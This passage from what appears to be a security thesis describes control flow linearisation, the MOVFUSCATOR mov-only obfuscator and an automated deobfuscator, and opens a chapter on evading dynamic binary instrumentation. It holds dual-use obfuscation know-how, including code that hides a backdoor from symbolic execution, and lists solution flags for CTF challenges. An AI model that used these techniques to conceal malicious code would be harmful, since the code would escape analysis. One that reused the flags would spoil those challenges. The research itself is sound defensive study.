                bnd = strtoll(argv[1], NULL, 0);
                state = 2;
            break;
            case 2:
                res *= (j + 1);
                  j += 1;
                if (j >= bnd) state = 3;
            break;
            case 3:
                printf("Result: %llu\n", res);
                exit(0);
            break;
            case 4:
                exit(-1);
            break;
        }
    }
}
```

Finally, introduce two memory slots per local variable by defining two-element arrays. Of those two array elements, we define the first one (index 0) to contain scratch data and the second one (index 1) to contain real data. This step is also repeated for external functions, introducing one two-element array containing function pointers to either a no-operation function or the pointer to the desired external function. Then, the `switch` logic can be simulated by assigning and reading the real data value of each local variable only if the real value of the `state` variable is set to the identifier of the current block. Then, the final program computing the factorial of a number given by the user with linear control flow looks as follows:

```
#include <stdio.h>
#include <stdlib.h>

void nop(void) { return; }

#define OFF_REAL    1
#define OFF_SCRATCH 0
#define SRI(X) (state[OFF_REAL] == (X))

int main(int argc, char **argv) {
  unsigned long long      j[2] = { 0, 0 };
  unsigned long long    res[2] = { 0, 1 };
  unsigned long long    bnd[2] = { 0, 0 };
  unsigned int        state[2] = { 0, 0 };
  int (*printf_ptr[2])(const char *, ...) =
      { nop, printf };
  int (*strtoull_ptr[2])(const char *, char **, int) =
      { nop, strtoull };
  int (*exit_ptr[2])(int) = { nop, exit };

  while (1) {
    /* S4: exit(-1); */
    exit_ptr[state[OFF_REAL] == 4](-1);

    /* S3: printf("Result %llu\n", res); exit(0); */
    printf_ptr[SRI(3)]("Result: %llu\n", res[SRI(3)]);
    exit_ptr[SRI(3)](0);

    /* S2: res *= (j + 1); j += 1;
           if (j >= bnd) goto S3; else goto S2; */
      res[SRI(2)] = res[SRI(2)] * (j[SRI(2)] + 1);
        j[SRI(2)] =   j[SRI(2)] + 1;
    state[SRI(2)] =  (j[SRI(2)] >= bnd[SRI(2)]) * 3;

    /* S1: bnd = strtoll(argv[1], NULL, 0); goto S2; */
      bnd[SRI(1)] = strtoull_ptr[SRI(1)](
                        argv[1], NULL, 0
                    );
    state[SRI(1)] = 2;

    /* S0: if (argc < 2) goto S4; else goto S1; */
    state[SRI(0)] = (argc < 2) * 4;
    state[SRI(0)] = 1;
  }
}
```

4.1.2 *Challenges on Real Computing Systems*

When implemented for the Intel x86 architecture, CFL faces several challenges.

Finite Amount of Memory

To begin with, while a hypothetical Turing Machine operates on an infinite amount of memory, contemporary von-Neumann systems typically provide only a finite number of addressable bytes in memory. Thus—with finite memory—dereferences of unmapped memory regions can occur if the non-linearised version of the program assigns an invalid value to an index variable (e.g., a pointer in the C programming language) *at the global scope*: Even though the dereference operation with an out-of-bounds index might not be reachable from the point where the new value is assigned in the original program, the linearized version *will* execute the dereference and throw away the side effects later, which might lead to an instant program crash. To mitigate this issue, CFL can be extended to *guard* memory dereferences by adding an instruction that sets dereferenced operands to a known good value if the basic block containing the instruction is *not* active during execution.

Erroring Instructions

The problem of erroring instructions can encounter in multiple contexts. Any x86 instruction that can synchronously generate an exception (such as `div` and `mod`) needs to be guarded by an appropriately inserted instruction that sanitizes the operand and sets it to a known *safe* value before the offending operation is executed.

Memory Initialization

A-priori well-definedness of memory cells cannot be assumed on the x86 architecture. Variables need either be located in the `.bss` section putting them at the global scope or explicitly initialized in a function prologue if they reside on the x86 stack. The latter option adds one basic block in front of the linearized code which sets up a stack frame and initializes all local variables to zero.

Function Calls

Another challenge when linearising programs is their ability to call into other functions, as a function call effectively introduces branches into a linearised program. Such high-level primitives can be adopted in two ways. Either the call to a function can be replaced by the called function itself, a process usually referred to as *inlining*, or local variables holding function pointers can be introduced. In the latter case, a variable would point to either the correct call target or to a single `ret` instruction depending on if the basic block containing the call is marked for execution.

These two ways of handling function calls lead to two different results of the linearisation: In the latter case, each function is linearized to one block, whereas in the former case the whole program including all functions is transformed to one block.

4.1.3 *Instruction Substitution Layer*

We have seen how one can construct programs with linear control flow. As a second step, to make obfuscation more tedious to analyze, one can substitute all instructions of a linearized function with mov instructions.

In the following we describe the MOVFUSCATOR—a public implementation of CFL via instruction substitution by Christopher Domas. The MOVFUSCATOR is implemented as a compiler back end of the Little C Compiler (LCC) [36], capable of compiling programs written in ANSI C. The MOVFUSCATOR is organized as a virtual machine whose instructions are implemented by only MOV instructions.

Christopher Fraser, David Hanson. *A Retargetable C Compiler: Design and Implementation*. 1995.

We adhere to the terminology introduced by Christopher Domas and call the process of substituting a program with exclusively MOV instructions *movfuscation*.

Execution Environment

The MOVFUSCATOR VM in its standard configuration consists of four byte-addressable general purpose registers with a machine word size of 32 bits, two single, and two double precision floating point registers. A stack pointer register points to a full descending stack consisting of 32 bit words. The MOVFUSCATOR VM uses an instruction pointer (IP) that addresses the program at a basic block granularity (we will use the terms IP and TARGET interchangeably). That is, the instruction pointer always points to the beginning of the currently executing basic block. A status register storing comparison results with zero-, signed-, overflow-, and carry-flag works analogously to the x86 status register.

The basic execution is governed by the virtual instruction pointer TARGET and the ON flag. The former contains a LABEL, the virtual address of the basic block that should be executed. At the end of each basic block of the original program the LABEL is updated, effectively implementing jump instructions. The ON register is a performance optimization: instead of predicating each memory write access with the result of the comparison LABEL == IP, the comparison is done only at the beginning of each basic block and the result is stored in ON. At the end of each basic block, ON is set to FALSE and TARGET is updated to reflect the outgoing edge of the current basic block.

Arithmetic and Logical Operations

Arithmetic operations are performed by an Arithmetic Logical Unit capable of 32 bit integer computations. All computations are performed using look up tables. This constitutes a challenge as the machine word size is equal to the number of address

$$\begin{aligned}
a &= a_0 \cdot 2^{24} + a_1 \cdot 2^{16} + a_2 \cdot 2^{8} + a_3 \\
b &= b_0 \cdot 2^{24} + b_1 \cdot 2^{16} + b_2 \cdot 2^{8} + b_3 \\
c &= a \cdot b \\
&= (a_0 \cdot 2^{24} + a_1 \cdot 2^{16} + a_2 \cdot 2^{8} + a_3) \cdot \\
&\quad\, (b_0 \cdot 2^{24} + b_1 \cdot 2^{16} + b_2 \cdot 2^{8} + b_3) \\
&= \; (a_3 \cdot b_3) && \cdot 2^{0} + \\
&\quad\; (a_2 \cdot b_3 + a_3 \cdot b_2) && \cdot 2^{8} + \\
&\quad\; (a_1 \cdot b_3 + b_1 \cdot a_3 + a_2 \cdot b_2) && \cdot 2^{16} + \\
&\quad\; (a_0 \cdot b_3 + b_0 \cdot a_3 + a_1 \cdot b_2 + a_2 \cdot b_1) && \cdot 2^{24} + \\
& && \Omega(2^{32}) \\
&\equiv \; (a_3 \cdot b_3) && \ll 0 \mid \\
&\quad\; (a_2 \cdot b_3 + a_3 \cdot b_2) && \ll 8 \mid \\
&\quad\; (a_1 \cdot b_3 + b_1 \cdot a_3 + a_2 \cdot b_2) && \ll 16 \mid \\
&\quad\; (a_0 \cdot b_3 + b_0 \cdot a_3 + a_1 \cdot b_2 + a_2 \cdot b_1) && \ll 24
\end{aligned}$$

FIGURE 8
Multiplying 32 Bit Integers using only 16 Bit Addition, 16 Bit Multiplication, 32 Bit Logical Bit Shifts ($\ll$), and bitwise OR (|).

bits in the virtual memory space. As such, look up tables for all arithmetic and logical instructions grow bigger than the addressable memory space. To circumvent this problem, the inputs for computations are split up into smaller values on which computations are performed using two-dimensional look up tables.

To illustrate that this is possible, we consider the rather complex example of multiplying two 32 bit integers. Given two integers, the Movfuscator calculates the 32 bit result $c = a \cdot b$ by decomposing the 32 bit multiplication into table look ups of 16 bit multiplications and 16 bit additions (requiring $2 \cdot 256 \cdot 256 = 2^{17}$ bytes each), 32 bit logical bit shift operations (requiring $4 \cdot 256 \cdot 31$ bytes each), and bitwise OR operations. For the exact derivation of the formula, we refer the reader to Figure FIGURE 8.

The execution of the generated linearized basic block is rescheduled infinitely during program execution. To restart execution, the Movfuscator generates code that transfers the control flow to the beginning of this code. To do so, the code configures itself to be its own, nestable SIGILL handler. Using this tweak, execution can be re-triggered at the end of the instruction stream using an illegal mov-instruction.

Library Functions

To interface with the OS, the Movfuscator follows the application binary interface as defined by external libraries. This means that the obfuscated program sets a special memory location EXTERNAL to the target function's entry in the Procedure Linkage Table (PLT)[3]. Afterwards, it prepares the function arguments on the stack pointed to by the esp register prior to writing the correct return address on the stack and triggering a segfault by a NULL pointer dereference. This enables the MOVFUSCATOR to call external functions only if execution is enabled by ON. As a matter of fact, there exists a FAULT memory location that contains a valid pointer (no segfault) followed by a NULL pointer that can be accessed similar to other variables. The reason for triggering the segment violation is that it provides a mov-only way of directing the execution towards a signal handler (SIGSEGV) that calls the actual library function contained in EXTERNAL.

Hardening Against Pattern Recognition

To prevent generating code with a 1:1 relationship between the original x86 and the MOVFUSCATOR VM's instructions and to defend against pattern recognition, the MOVFUSCATOR employs two hardening techniques:

The first is *register shuffling*. Instead of statically assigning registers, the generated code randomly uses one of the EAX, EBX, ECX, EDX general purpose registers for computations.

The second is *instruction re-ordering*. The MOVFUSCATOR does a primitive, "overly restrictive"[4] data-dependency analysis on the generated code. This analysis identifies independent pairs of instructions that can be re-ordered without destruction of the program's semantics.

4.2 DEOBFUSCATING TRANSFORMATION

https://kirschju.re/demov

In this section we introduce the DEMOVFUSCATOR. Our deobfuscation algorithm is a linear-sweep algorithm that operates in four stages. All assumptions we make are generic for every binary generated by the MOVFUSCATOR and work regardless of the hardening techniques as described earlier. Note that while this might seem to be very specific to the MOVFUSCATOR, we argue that all obfuscators that implement CFL are per design required to contain similar building blocks. Therefore, our approach is general for different CFL implementations. At a high abstraction level, our algorithm consists of the following four steps:

1. **Finding Key Structures.** In this phase we infer the location of *critical data structures* such as the global variable ON indicating whether execution is enabled. Our assumptions are carefully tailored to be applicable to invariants that all linearized programs generated by the MOVFUSCATOR satisfy. We also reconstruct the semantic meaning of the

[3] *The PLT acts as a proxy for external function calls.*

[4] *According to its creator Christopher Domas*

respective look up tables that are later used to recover arithmetic computations performed by the code.

2. **Identifying Labels.** From instructions that enable execution (i.e., set ON to TRUE), we employ a backward data-flow analysis. Reconstruction of the LABEL is performed by an automatic theorem prover. As a side-effect, this step also reconstructs the location of the global state variable TARGET.
3. **Identifying Jumps and Calls.** From instructions that disable execution (i.e., set ON to FALSE), we infer jumps and thus basic block boundaries.
4. **Reconstructing the CFG.** Using the gained information, we patch the original binary to make the control flow explicit again.

4.2.1 *Finding Key Structures*

In the first step, we are required to find critical management data structures of the state machine that were generated by the obfuscator. We first derive the location of the ON data structure from the static initialization code. Note that while a simple pattern matching approach would be sufficient (the static initialization code is approximately the same for all binaries generated by the Movfuscator modulo special compiler flags that omit parts), we improve resilience against changes and further applicability of our approach by reconstructing the location of ON using taint analysis. At a high level, our algorithm determines the location of an instruction that has the shape of instruction β as seen in FIGURE 9.

From instruction β, we perform a backward taint analysis to infer the origin of register r1[5]. Upon finding a candidate instruction α with the memory location b containing data that has been statically initialized to TRUE, we assume a to be the

```
mov r1, [b]            ; α
; ...
; instructions not
; targeting r1
; ...
mov r0, [a + r1 * 4]  ; β
```

FIGURE 9
Finding sel_on

```
mov r0, [sel_on + r1 * 4] ; γ
; ...
; instructions not
; targeting r0
; ...
mov [r0], 1
```

FIGURE 10
Usage of sel_on

[5] *In the following we write r{N} to denote an arbitrary (x86) general purpose register.*




FIGURE 11
Distinguishing Lookup Table Based Arithmetic and Logical Operations According to Input Operands 0xcb and 0x07

location of SEL_ON, an array whose first entry contains a pointer to the global SCRATCH location and secondly a pointer to ON.

4.2.2 *Identifying Labels*

After having found the location of SEL_ON, we continue by identifying the LABELS of the basic blocks contained in the original program. This is achieved by scanning for an instruction that uses SEL_ON as a base address for an indirect memory access (for example instruction γ in FIGURE 10 loading the location of ON into `r0`). From this location we employ forward taint analysis to find the point where ON is set to `1` (TRUE). In such a case, we know that instruction γ is responsible for selecting the ON variable or the SCRATCH variable depending on the result of the predicate stored in `r1`.

With this knowledge it is possible to perform a backward taint analysis[6] from γ to reconstruct the predicate that evaluated to the value in `r1`. The backward analysis continues until: (*i*) the beginning of the program is reached, (*ii*) we find another instruction modifying ON, or (*iii*) all taint is sanitized. We then reconstruct the syntax tree of the predicate that evaluates to the truth value contained in `r1` from the tainted instructions. To obtain the original semantic meaning of the operations, we use a-priori knowledge about the look up tables that implement the operations of the MOVFUSCATOR ALU: whenever an instruction accesses a look up table in static memory, we determine the result of the operation for two preselected arguments which are known to evaluate to distinct values for each computation that the virtual ALU is capable of (see FIGURE 11). This approach enables us to reason about the arithmetic and logical operations contained in the reconstructed predicates.

[6] *Taint analysis on movfuscated programs is trivial to implement, as the analysis engine needs to support only one instruction type.*

```
mov r0, [sel_on + r1 * 4] ; δ
; ...
; instructions not
; targeting r0
; ...
mov [r0], 0
```

FIGURE 12
Distinguishing conditional and unconditional jumps

```
mov r0, [c + r1 * 4]
; ...
; instructions not
; targeting r0
; ...
mov [r0], r2          ; ε
```

FIGURE 13
Distinguishing direct and indirect control flow changes

The result of the above step is a Boolean formula that represents the equality check of the basic block's (constant) LABEL and the virtual instruction pointer IP indicating whether the current basic block should be executed. Therefore, it is possible to obtain from this formula the location of the virtual instruction pointer IP and the LABEL of the current basic block. The latter is obtained by constraining the predicate to 1 (TRUE) and solving the formula for IP. In this step, our implementation uses the automatic theorem prover Z3 [25]. By repeating the above procedure, the algorithm is able to determine the labels of all basic blocks of the program.

4.2.3 *Identifying Jumps and Calls*

In the third step we use the knowledge gained in the second step to reconstruct the analysis target's original jump and call primitives. Jumps and calls are determined using an approach similar to the identification of labels: The algorithm performs a second linear sweep to mark instruction sequences that disable execution by setting ON to 0 (FALSE), which is illustrated in FIGURE 12. This is needed to determine whether the control flow change is performed conditionally or unconditionally. We use the same technique as explained earlier involving backward taint analysis starting at instruction δ to compute the syntax tree of the predicate contained in r1. Using Z3 we can decide whether the predicate evaluates to either a constant value, in which case the control flow change occurs unconditionally or alternatively to a formula containing symbolic values, which indicates a conditional jump.

To recover the label indicating the target basic block, we need to identify modifications of the virtual IP (instruction ε in FIGURE 13). In this example, if r0 is the memory location of IP then consequently c is the memory location of SEL_TARGET, an array holding the global SCRATCH location at index 0 and TARGET at index 1.

Predicate Source	Value Written	Recovered Control Flow Change
Immediate	Constant	Unconditional Direct Jump
Immediate	Formula	Conditional Direct Jump
Stack	Ignored	Return from Call
Other memory	Ignored	Indirect Jump

TABLE 1
Control flow changes depending on predicate sources and values written.

After deriving the location of SEL_TARGET we have to distinguish indirect jumps from direct jumps and calls. This is done by analyzing not only the value of `r1` but also the source of the predicate contained in `r2` for each access of SEL_TARGET. TABLE 1 lists the different decision rules used to determine the type of the control flow change. A basic block never targeted by a jump succeeding an unconditional direct jump is assumed to be a return target. Consequently, we assume the preceeding basic block to end with a call.

Note that we do not infer outgoing edges for indirect jump targets, as this is a challenging problem which is heavily discussed by literature. A promising way of resolving indirect jumps is for example value set analysis [6]. However, the algorithm finds the basic blocks that constitute the indirect jump targets.

4.2.4 *Reconstructing the Control Flow Graph*

Following all steps explained above, the algorithm constructs a list of nodes and edges that form the control flow graph of the original program. We use this information to generate images depicting the control flow as well as a patched executable.

We do this by ordering all jumps and labels by their respective virtual address and interpreting them as nodes. We iterate over all nodes once. If the current node is a call label, we add an edge to the next element, if it is a conditional jump we add a node in between the current and the next node and add edges between the current and the intermediate node as well as between the intermediate and the next node. In case of an unconditional jump we just add an edge to the target of the particular jump instruction. After this step, all weakly connected nodes form a function and can be merged. By analyzing the calls made from each function, we can then reconstruct the call graph of the analyzed obfuscated binary.

	Primes		Factorial		SHA-256	
	Non-Lin.	Lin.	Non-Lin.	Lin.	Non-Lin.	Lin.
Non-Sub.	0.88 s 240 B	5.03 s 928 B	< 0.01 s 1884 B	< 0.01 s 1936 B	0.02 s 5672 B	0.4 s 8564 B
Sub.	62.82 s 16,957 B	289.47 s 16,957 B	< 0.01 s 10,684 B	< 0.01 s 10,684 B	8.09 s 213,740 B	60.57 s 213,740 B

TABLE 2
Control Flow Linearisation Overhead in terms of run-time (seconds) and code size (bytes) Observed for the three Evaluation Targets using combinations of Linearisation (Columns) and Substitution (Rows)

4.3 EVALUATION

This section evaluates both the obfuscation and the deobfuscation process. Obfuscation is measured in terms of run-time and size overhead, whereas our deobfuscation algorithm is evaluated on empirical correctness.

4.3.1 *Obfuscation Overhead*

To estimate the cost of the obfuscation in terms of size and run-time overhead for different classes of programs, we obfuscated three sample programs with known source code *Primes*, *Factorial*, and *SHA-256*. Primes is an implementation of the *Sieve of Eratosthenes* (cf. FIGURE 14) calculating all prime numbers smaller than $5 \cdot 10^7$, while Factorial calculates the factorial 20! using a one-dimensional loop. To understand the overhead introduced into computationally heavy programs with few jumps we also evaluated an implementation of the secure hashing algorithm using program SHA-256.

As such, every program produced eight data points: size and run-time for the non-linearized, non-substituted unobfuscated version as generated by *gcc* version 5.3.1, the linearised and substituted version as generated by the Movfuscator version 2.0 and two versions that were obfuscated using only one of the mechanisms. The linearised, non-substituted version was generated by rewriting the C source code according to the Movfuscator-VM while the non-linearized, substituted version is the output of our deobfuscator applied to the movfuscated version. All run times are averaged over ten runs as measured on a Intel Core i7-4770 clocked at 3.4 GHz. For the aforementioned combinations of obfuscation techniques we also added the net size of the generated code section in bytes excluding overhead introduced by the executable format. The results can be seen in TABLE 2.

The measurements show that the linearization itself already leads to a notifiable increase in both run-time overhead and

```
int main(int argc, char **argv) {
  int cap, i;
  int *buf;
  if (argc < 2)
    return 1;
  if (myatoi(argv[1], &cap) || cap < 2)
    return 2;
  buf = malloc(sizeof(int) * ((cap + 31)
  for (i = 0; i < (cap + 31) >> 5; i++)
    buf[i] = ~0;
  for (i = 2; i < (cap >> 1); i ++) {
    int b;
    if (buf[i >> 5] & (1 << (i & 31))) {
      for (b = i + i; b <= cap; b += i)
        buf[b >> 5] &= ~(1 << (b & 31));
    }
  }
  for (i = 2; i <= cap; i++) {
    if (buf[i >> 5] & (1 << (i & 31)))
      printf("%d is prime\n", i);
  }
  return 0;
}
```




FIGURE 14
Implementation of the Sieve of Eratosthenes (primes) in C and the control flow graph generated by our deobfuscation approach from the movfuscated executable.

binary size. For example, the SHA-256 program runs about 20 times slower after linearization, while code size increases by roughly a factor of two. This magnitude of overhead makes the obfuscation unsuitable to fully protect performance critical applications, but could still be used to obfuscate critical parts of an core algorithm's implementation.

Instruction substitution however leads to a significant overhead both in run-time as well as in binary size. As the calculation of a hash for one megabyte of data takes more than one minute (as opposed to less than a second in the original program), we argue that this kind of obfuscation is not usable in practice.

Note that the size values for the linear and the non-linear version in TABLE 2 are the same as they differ only by the patched bytes that our deobfuscation algorithm introduced. To keep the binary functional relative distances of jumps and calls need to remain the same, and consequently the size does not change for the deobfuscated versions.

4.3.2 *Deobfuscation Correctness*

To determine the correctness of our deobfuscation algorithm, we compared the CFG of the original (pre-obfuscated) version with the control flow graph of the deobfuscated version of four sample programs: *Primes*, *Factorial*, *AES-128*, and *SHA-256*. TABLE 3 shows the time required to run our deobfuscation algo-

Primes	Factorial	SHA-256	AES
0.47 s	0.213 s	0.824 s	3.68 s

TABLE 3
Deobfuscation times of the implementation of our algorithm.

Source	Name	Accepted Solution
Christopher Domas	`crackme`	{recon2016}
Hackover CTF 2015	`move_it`	tH1s_I5_FuN
0ctf 2016	`momo`	0ctf{moV_I5_tUr1N9_coP1Et3!}
Google CTF 2016	`guessme`	On-the-fly generated modified SHA1 hash

TABLE 4
Solutions for Obfuscated Executables Created by Third Parties as Reverse Engineering Challenges During Capture the Flag Competitions.

rithm on the tested binaries. In all cases, except with the simple factorial algorithm, it was faster to deobfuscate the obfuscated binary and to execute the deobfuscated result, than to execute the obfuscated version.

We chose SHA-256 and AES-128 to show that DeMovfuscator works on programs performing complex operations. For AES-128, we followed the official NIST specification on standardized AES vectors and verified that the results of encryption and decryption as performed by the executable generated by our deobfuscation algorithm matched the expected outcomes [30]. To understand the qualitative behavior of our algorithm, we compared the CFG generated from the obfuscated Primes program with its known, unobfuscated C source code. The reconstructed CFG closely matches the original program. This proves that even if a program has been obfuscated with CFL, deobfuscation is still possible.

Morris Dworkin. *Recommendation for Block Cipher Modes of Operation*. 2001.

One way to show the generality of our approach is to create a pool of binaries, obfuscate them, and then try to reconstruct their original CFGs. Internet is obviously the best existing pool to collect binaries. Another source we used to harvest binaries is computer security competitions (Capture-the-Flag contests). These contests often contain clever-crafted binaries which are ideal for our evaluation. To this end, we used both sources and indeed our algorithm was able to reconstruct the control flow for all collected binaries. Our algorithm became handful in previous Capture-the-Flag contests where it helped us to find an input accepted by the binary and therefore solving the task (see TABLE 4).

	Clean	Obfuscated	Deobfuscated
# Basic Blocks Executed	37	99,999	87
Execution Time (s)	5.1	1704.3	17.9
Explored Paths	2	1	3
Executable Size (bytes)	5400	5,962,776	5,962,776

TABLE 5
Execution Times of the angr Symbolic Execution Engine to Detect a Backdoor in an (Obfuscated) Example Executable.

4.3.3 *Impact on Symbolic Execution*

To study the impact of movfuscation on a symbolic execution engine, we reproduced the results of *Firmalice* [61] and measured execution times for the clean, the movfuscated, and the deobfuscated version of the *Fauxware* example backdoor. We used angr from the official repository at commit fe30277 running on pypy version 4.0.1. and configured it to prevent concretising symbolic memory accesses[7] during the operation of the Movfuscator ALU.

As angr currently does not implement the `sigaction` syscall used by the Movfuscator, we adjusted the obfuscated version to call library functions via the (traditional) PLT mechanism rather than the SIGSEGV handler. We also patched out the calls to `sigaction` and replaced the final illegal instruction with a proper jump to re-trigger execution of the basic block.

The *Fauxware* executable asks for a username and a password and compares them against a database of legitimate credentials. There exists an execution path that checks the input against hard coded credentials and thus effectively bypasses the authentication step. To find the existence of the backdoor, the original work proposes to use path exploration to check whether there exists an satisfiable path to the code that should only be reachable for legit users without entering credentials from the user database. We applied the script performing the detection to the original, the obfuscated, and the deobfuscated version of the binary and measured execution times. As FIGURE 5 shows, the backdoor can be found in short time before obfuscation. As the executable is intentionally kept simple, already the second explored path triggers the backdoor condition. Nevertheless, analyzing the same executable in its obfuscated version, angr times out after reaching the maximum number of executed basic blocks. It is noteworthy Note that even though the Movfuscator generates code consisting of only one basic block, angr counts multiple basic blocks due to the invocation of library functions and a maximum number of instructions that one basic block can contain. Internally the path exploration seems to be unable to

Yan Shoshitaishvili et al.. *Firmalice - Automatic Detection of Authentication Bypass Vulnerabilities in Binary Firmware*. 2015.

[7] *By means of angr's CONSERVATIVE_READ_STRATEGY and CONSERVATIVE_WRITE_STRATEGY flags*

reason about symbolic values, as the number of paths (1) shows. We tried to re-run the experiment without a threshold and let it continue for 6 hours without being presented with a result.

After applying our deobfuscation algorithm to the obfuscated binary we let symbolic execution explore the binary and ANGR was able to find the backdoor in less than 20 seconds. One interesting observation is that ANGR needed to explore one additional path. We suppose this to be founded in internal path scheduling discrepancies.

The run-time of our deobfuscation algorithm to generate a patched version of this example with reconstructed control flow amounted about 0.16±0.02 seconds (averaged over 100 runs).

4.4 CONCLUSION

In this chapter, we evaluated to the best of our knowledge the only publicly available implementation of CFL. Our evaluation shows that instruction substitution is not applicable in real world scenarios due to its high overhead in terms of execution time and code size.

However, the significant overhead and the concealment of explicit control flow changes poses a major challenge to dynamic symbolic execution. We have shown a state of the art symbolic execution engine to fail at path enumeration when analyzing a linearized executable. We have also shown that this problem can be recovered by employing our deobfuscation algorithm and applying symbolic execution to the deobfuscated version.

In addition to the run-time overhead, which might be acceptable for the obfuscation of a small but critical part of an algorithm, CFL has a major drawback due to its structure. It depends on the existence of both a block selection register, like the TARGET register within the MOVFUSCATOR, and a global ON flag governing execution.

Our investigation revealed that these registers are relatively easy to detect, as they have to be initialized within the static initialization part of the obfuscated binary and are accessed at the beginning and the end of each basic block of the original program during execution. To harden future CFL implementations the locations of those registers have to be concealed such that static analysis (as ours) cannot reason about the basic blocks of the program.

In this chapter, we introduced the concept of CFL, a novel method of program flow obfuscation. We evaluated this technique, by analyzing one existing implementation of CFL, called MOVFUSCATOR, which combines CFL with instruction substitution. According to our experiments, obfuscated binaries cannot be analyzed by symbolic execution anymore. We provided a general method to automatically deobfuscate linearized programs. We have implemented this approach and shown that it is able to preprocess obfuscated real world programs such that they become analyzable by symbolic exeuction engines again. We conclude that while the idea of CFL is interesting in terms of obfuscation strengths, its application for real world obfuscation scenarios is doubtful if execution speed is desired.

5 DYNAMIC BINARY INSTRUMENTATION IN CONTEXT OF SECURITY

Dynamic Binary Instrumentation (DBI) can help analysts to inspect applications' characteristics or alter their functionalities even when no source code is available. Therefore, DBI is easily employed as a malware analysis tool where the absence of source code is very common.

Similarly, computer systems are often subject to external attacks involving malicious inputs that aim to gain control over their functionality. Such attacks attempt to trigger existing programming mistakes in software, such as memory corruption bugs to subvert execution. DBI frameworks provide a possibility to conveniently add new functionalities to existing binaries, thus rendering these frameworks useful to harden software. One peculiarity illustrating this approach is *program shepherding*—a technique that involves monitoring of all control transfers to ensure that each satisfies a given security policy, such as restricting code origins and controlling return targets. According to the *program shepherding*'s paradigms this is only possible because the hardened application is executed in the context of a DBI framework. A typical example of program shepherding is the implementation of CFI policies using DBI to operate on COTS binaries.

In this chapter we challenge both scenarios painted above. We argue that the original intent driving the motivation to build DBI frameworks was the ability to execute analysis code in a way that *interposes* execution of the instrumented program, i. e. analysis code can subscribe to be *notified* of any occurring event taking place in context of the instrumented program. Furthermore, an important design goal of DBI was to equip analysis code with full *inspection* capabilities covering the complete memory state of the target. In practice this is typically achieved by introducing a single address space for both, analysis code and instrumented program.

This observation is the main motivation behind our research. We show that due to the shared memory model, DBI frameworks in their current state are inherently incapable of providing neither *stealthiness* of the analysis code nor *isolation* of the analysis code against manipulations from the instrumented target.

In the following, we focused (almost exclusively) on Intel Pin version 3.5 in Just-In-Time (JIT) mode on x86-64 Linux while comparing our results also against other common DBI implementations.

Parts of this chapter are based on the publication *PwIN: **Pwning Intel Pin** – Why DBI is Unsuitable for Security Applications* whose author list the thesis author is part of.

Julian Kirsch, Zhechko Zhechev, Bruno Bierbaumer, Thomas Kittel. *PwIN: Pwning Intel PiN – Why DBI is Unsuitable for Security Applications*. 2018.

5.1 SECURITY GUARANTEES OF ANALYSIS FRAMEWORKS

We follow the taxonomy of Garfinkel and Rosenblum [37] to outline key requirements that any dynamic analysis framework needs to satisfy to provide meaningful results. We were inspired by this particular work because within DBI the analysis plugin and the instrumentation platform together can be perceived as a virtual machine host, whereas the instrumented application could be seen as a virtual machine guest. Hence, we define the analysis plugin and the instrumentation platform to form the *analyzing system*, as opposed to the instrumented application which constitutes the *analyzed system*. Then, the Garfinkel and Rosenblum taxonomy can be rephrased to DBI tools as follows:

Tal Garfinkel, Mendel Rosenblum, et al.. *A Virtual Machine Introspection Based Architecture for Intrusion Detection*. 2003.

R1 INTERPOSITION *The analyzing system can subscribe to and is notified of certain events within the analyzed system.* For DBI this means that the instrumentation platform stops execution of the instrumented application and transfers control to the analysis plugin once certain events occur.

R2 INSPECTION *The analyzing system has access to the entire state of the analyzed system. Thus, the analyzed system is unable to evade analysis.* In context of our work this implies that the analysis plugin can freely access and modify all memory and register contents of the instrumented application.

R3 ISOLATION *The analyzed system is unable to tamper with the analyzing system or any other analyzed system.* This means that instrumentation platform and analysis plugin have to defend themselves against (malicious) modifications performed by the instrumented application.

In addition, researchers realized that for dynamic analysis systems being suitable to handle malware they also need to operate in a way that is *transparent to the analyzed system*. This has the simple reason that so-called split personality malware might evade dynamic analysis if it is capable of detecting the analysis environment, as for example pointed out by Lengyel *et al.* [46]:

Tamas Lengyel, Steve Maresca et al.. *Scalability, fidelity and stealth in the DRAKVUF dynamic malware analysis system*. 2014.

R4 STEALTHINESS *The analyzed system is unable to detect if it currently undergoes analysis.* This means that the instrumented application must not be able to infer the presence of the instrumentation platform.

Note that of the previously defined requirements, R1 (Interposition) and R2 (Inspection) are fundamental features of DBI. In the following sections, we will challenge the previously defined requirements R4 (Stealthiness) and R3 (Isolation) to show why subversion both consequently also annihilates R1 (Interposition) and R2 (Inspection).

The techniques to defeat Pin presented here all constitute corner-cases of the x86 architecture and abuse mechanisms that have to be supported by all contemporary processors, but are not heavily used by typical applications. Hence it is not unlikely that DBI implementors took certain shortcuts when implementing under-used or archaic parts of the x86 architecture not required in every-day computing tasks.

5.2 STEALTHINESS

